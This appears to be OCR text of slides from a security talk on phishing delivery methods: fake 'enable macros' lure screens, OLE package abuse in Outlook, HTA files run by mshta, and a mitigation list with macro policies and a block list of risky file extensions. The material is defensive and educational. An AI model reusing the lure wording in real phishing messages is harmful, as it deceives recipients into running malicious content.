
DocuSign

CONFIDENTIAL

ENCRYPTED DOCUMENT

@JohnLaTwC

https://onedrive.live.com/?authkey=%21ADev0bfQMNxv504&cid=C96A3EEDCE316E4C&id=C96A3EEDCE316E4C%21114&parId=C96A3EEDCE316E4C%21109&o=OneUp




PROTECTED DOCUMENT

This document is protected by Microsoft Office
Please enable Editing and Content to see this document.

CAN'T VIEW ? FOLLOW THE STEPS BELOW

1. Open the document in Microsoft Office. Previewing online doesn't work for protected documents.
2. If you have downloaded this document, please click "Enable Editing" from the yellow bar above.
3. Once you have enabled editing, please click on "Enable Content" on the yellow bar above.


The contents of this document require macros to be displayed correctly.
In order to view this document, please press 'Enable Content' above.



This document requires macros to work to its full potential.

In order to view the contents of this document, please enable macros by clicking **Enable Content** or **Options > Enable this content** on the security tip bar, as shown on the image below.

@JohnLaTwC
https://onedrive.live.com/?authkey=%21ADev0bfQMNxv504&cid=C96A3EEDCE316E4C&id=C96A3EEDCE316E4C%21114&parId=C96A3EEDCE316E4C%21109&o=OneUp




Microsoft

Office Enterprise

Document is protected against unauthorized use.

Enable Editing and Enable Content to activate content.




THIS DOCUMENT IS PROTECTED BY:

McAfee

Email Data Loss Prevention

CLICK ON THE FOLLOWING TO VIEW FILE:



SECURITY WARNING Macros have been disabled. Enable Content


This Document Is Secured

Please enable macros to continue

@JohnLaTwC
https://onedrive.live.com/?authkey=%21ADev0bfQMNxv504&cid=C96A3EEDCE316E4C&id=C96A3EEDCE316E4C%21114&parId=C96A3EEDCE316E4C%21109&o=OneUp

Microsoft OLE

- OLE Package (packager.dll) Windows 3.1 to Windows 10.
- Office 2003 to 2016 support.
- Disable in Outlook via regkey (ShowOLEPackageOBJ to “0”).



Subject: Totally legit email

Hi Dave,


Please find attached this totally legit Word document, which doesn't spawn cmd.exe or anything.

```
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Users\User>
```

https://medium.com/@networksecurity/oleoutlook-bypass-almost-every-corporate-security-control-with-a-point-n-click-gui-37f4cbc107d0

HTML for Applications (HTA)


- Mshta.exe executes .HTA files
- From web code (VBScript/JavaScript) to Trusted Application
- HTA = EXE



Internet Explorer

What do you want to do with test.hta?

Size: 127 bytes
From: 192.168.2.3



Internet Explorer Security

A website wants to open web content using this program on your computer

This program will open outside of Protected mode. Internet Explorer's Protected mode helps protect your computer. If you do not trust this website, do not open this program.

Name: Microsoft (R) HTML Application host
Publisher: Microsoft Windows

□ Do not show me the warning for this program again

https://www.trustedsec.com/july-2015/malicious-htas/

Phishing Mitigation

- Create Group Policy to control Microsoft Office macros
  - Disable all ActiveX
  - "Block macros from running in Office files from the Internet"
  - VBA Macro Notification Settings: Disable all except digitally signed macros
  - Scan encrypted macros in Word Open XML documents: Enabled
- Disable OLE in Outlook:
  - ShowOLEPackageOBJ to "0").
- Block the following extensions:
  - ade, adp, ani, bas, bat, chm, cmd, com, cpl, crt, hlp, ht, hta, inf, ins, isp, job, js, jse, lnk, mda, mdb, mde, mdz, msc, msi, msp, mst, pcd, pif, reg, scr, sct, shs, url, vb, vbe, vbs, wsc, wsf, wsh, exe, pif, RTF, etc.)
- Change default program for anything that opens with Windows scripting to notepad (test first!)
  - bat, js, jse, vbe, vbs, wsf, wsh, etc.

PowerShell

“Isn't PowerShell just C# with training wheels?”

PowerShell Overview

- Object-based scripting language leveraging .Net technologies.
- Primarily designed in C#.
- “BASH shell for Windows”
- PowerShell can call .Net directly:

```
[System.DirectoryServices
.ActiveDirectory.Forest]:
:GetCurrentForest()
```

- Extensible through imported code modules which add new commands.
- Simplifies data access to standard resources (WMI, XML, registry, event logs, etc).
- PowerShell.exe (CLI) or PowerShell_ISE.exe (ISE GUI).
- 10 years old!
(almost)

